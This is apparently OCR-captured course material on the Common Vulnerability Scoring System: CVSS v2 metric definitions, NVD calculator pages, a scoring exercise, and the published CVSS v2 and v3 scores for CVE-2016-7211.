Network (N)	A vulnerability exploitable with *network access* means the vulnerable software is bound to the network stack and the attacker does not require local network access or local access. Such a vulnerability is often termed "remotely exploitable". An example of a network attack is an RPC buffer overflow.

Table 1: Access Vector Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score



2.1.2. Access Complexity (AC)


This metric measures the complexity of the attack required to exploit the vulnerability once an attacker has gained access to the target system. For example, consider a buffer overflow in an Internet service: once the target system is located, the attacker can launch an exploit at will.

Other vulnerabilities, however, may require additional steps in order to be exploited. For example, a vulnerability in an email client is only exploited after the user downloads and opens a tainted attachment. The possible values for this metric are listed in Table 2. The lower the required complexity, the higher the vulnerability score.

Metric Value	Description
High (H)	Specialized access conditions exist. For example: • In most configurations, the attacking party must already have elevated privileges or spoof additional systems in addition to the attacking system (e.g., DNS hijacking). • The attack depends on social engineering methods that would be easily detected by knowledgeable people. For example, the victim must perform several suspicious or atypical actions. • The vulnerable configuration is seen very rarely in practice. • If a race condition exists, the window is very narrow.
Medium (M)	The access conditions are somewhat specialized; the following are examples: • The attacking party is limited to a group of systems or users at some level of authorization, possibly untrusted. • Some information must be gathered before a successful attack can be launched. • The affected configuration is non-default, and is not commonly configured (e.g., a vulnerability present when a server performs user account authentication via a specific scheme, but not present for another authentication scheme). • The attack requires a small amount of social engineering that might occasionally fool cautious users (e.g., phishing attacks that modify a web browsers status bar to show a false link, having to be on someones buddy list before sending an IM exploit).
Low (L)	Specialized access conditions or extenuating circumstances do not exist. The following are examples: • The affected product typically requires access to a wide range of systems and users, possibly anonymous and untrusted (e.g., Internet-facing web or mail server). • The affected configuration is default or ubiquitous. • The attack can be performed manually and requires little skill or additional information gathering. • The race condition is a lazy one (i.e., it is technically a race but easily winnable).

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score



2.1.3. Authentication (Au)

This metric measures the number of times an attacker must authenticate to a target in order to exploit a vulnerability. This metric does not gauge the strength or complexity of the authentication process, only that an attacker is required to provide credentials before an exploit may occur. The possible values for this metric are listed in Table 3. The fewer authentication instances that are required, the higher the vulnerability score.


Metric Value	Description
Multiple (M)	Exploiting the vulnerability requires that the attacker authenticate two or more times, even if the same credentials are used each time. An example is an attacker authenticating to an operating system in addition to providing credentials to access an application hosted on that system.
Single (S)	The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).
None (N)	Authentication is not required to exploit the vulnerability.

Table 3: Authentication Scoring Evaluation

The metric should be applied based on the authentication the attacker requires before launching an attack. For example, if a mail server is vulnerable to a command that can be issued before a user authenticates, the metric should be scored as "None" because the attacker can launch the exploit before credentials are required. If the vulnerable command is only available after successful authentication, then the vulnerability should be scored as "Single" or "Multiple," depending on how many instances of authentication must occur before issuing the command.

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score



2.1.4. Confidentiality Impact (C)


This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones. The possible values for this metric are listed in Table 4. Increased confidentiality impact increases the vulnerability score.

Metric Value	Description
None (N)	There is no impact to the confidentiality of the system.
Partial (P)	There is considerable informational disclosure. Access to some system files is possible, but the attacker does not have control over what is obtained, or the scope of the loss is constrained. An example is a vulnerability that divulges only certain tables in a database.
Complete (C)	There is total information disclosure, resulting in all system files being revealed. The attacker is able to read all of the system's data (memory, files, etc.)

Table 4: Confidentiality Impact Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score



2.1.5. Integrity Impact (I)


This metric measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and guaranteed veracity of information. The possible values for this metric are listed in Table 5. Increased integrity impact increases the vulnerability score.

Metric Value	Description
None (N)	There is no impact to the integrity of the system.
Partial (P)	Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited. For example, system or application files may be overwritten or modified, but either the attacker has no control over which files are affected or the attacker can modify files within only a limited context or scope.
Complete (C)	There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised. The attacker is able to modify any files on the target system.

Table 5: Integrity Impact Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score



2.1.6 Availability Impact (A)


This metric measures the impact to availability of a successfully exploited vulnerability. Availability refers to the accessibility of information resources. Attacks that consume network bandwidth, processor cycles, or disk space all impact the availability of a system. The possible values for this metric are listed in Table 6. Increased availability impact increases the vulnerability score.

Metric Value	Description
None (N)	There is no impact to the availability of the system.
Partial (P)	There is reduced performance or interruptions in resource availability. An example is a network-based flood attack that permits a limited number of successful connections to an Internet service.
Complete (C)	There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.

Table 6: Availability Impact Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Calculator



Common Vulnerability Scoring System Calculator Version 2

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: NA
Impact Subscore: NA
Exploitability Subscore: NA
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: NA

Show Equations

CVSS v2 Vector
NA

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Local (AV:L) | Adjacent Network (AV:A) | Network (AV:N)

Access Complexity (AC)*
High (AC:H) | Medium (AC:M) | Low (AC:L)

Authentication (Au)*
Multiple (Au:M) | Single (Au:S) | None (Au:N)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Partial (C:P) | Complete (C:C)

Integrity Impact (I)*
None (I:N) | Partial (I:P) | Complete (I:C)

Availability Impact (A)*
None (A:N) | Partial (A:P) | Complete (A:C)

Score will be shown here

Toggle selections here

https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator

CVSS Rubric v2

https://nvd.nist.gov/CVSS/v2-calculator

Use the CVSS v2.0 calculator to calculate the baseline score of this hypothetical vulnerability:


- Access vector: Must be local
- Access complexity: Specialized access conditions exist
- Authentication: Single login required
- Confidentiality: Partial
- Integrity: None
- Availability: Complete

Write your baseline score calculation in the chat window

Scoring CVSS Rubric v3

National Vulnerability Database

CVSS Base Score Version 3.0



Click the link to see how the score was calculated using version 3.0

Impact

CVSS Severity (version 3.0):

CVSS v3 Base Score: 7.3 High
Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H (legend)
Impact Score: 5.9
Exploitability Score: 1.3

CVSS Version 3 Metrics:

Attack Vector (AV): Local
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS Severity (version 2.0):

CVSS v2 Base Score: 7.2 HIGH
Vector: (AV:L/AC:L/Au:N/C:C/I:C/A:C) (legend)
Impact Subscore: 10.0
Exploitability Subscore: 3.9

CVSS Version 2 Metrics:

Access Vector: Locally exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource	Type	Source	Name
http://technet.microsoft.com/security/bulletin/MS16-123	Patch; Vendor Advisory	External Source	MS	MS16-123
http://www.securityfocus.com/bid/93556		External Source	BID	93556

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-7211

National Vulnerability Database

CVSS Base Score Version 3.0



CVE-2016-7211

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 7.3
Impact Subscore: 5.9
Exploitability Subscore: 1.3
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 7.3

Show Equations

CVSS Vector

AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | [✓ Local (AV:L)] | Physical (AV:P)

Attack Complexity (AC)*
[✓ Low (AC:L)] | High (AC:H)

Privileges Required (PR)*
None (PR:N) | [✓ Low (PR:L)] | High (PR:H)

User Interaction (UI)*
None (UI:N) | [✓ Required (UI:R)]

Scope (S)*
[✓ Unchanged (S:U)] | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | [✓ High (C:H)]

Integrity Impact (I)*
None (I:N) | Low (I:L) | [✓ High (I:H)]

Availability Impact (A)*
None (A:N) | Low (A:L) | [✓ High (A:H)]

* - All base metrics are required to generate a base score.

Score = 7.3

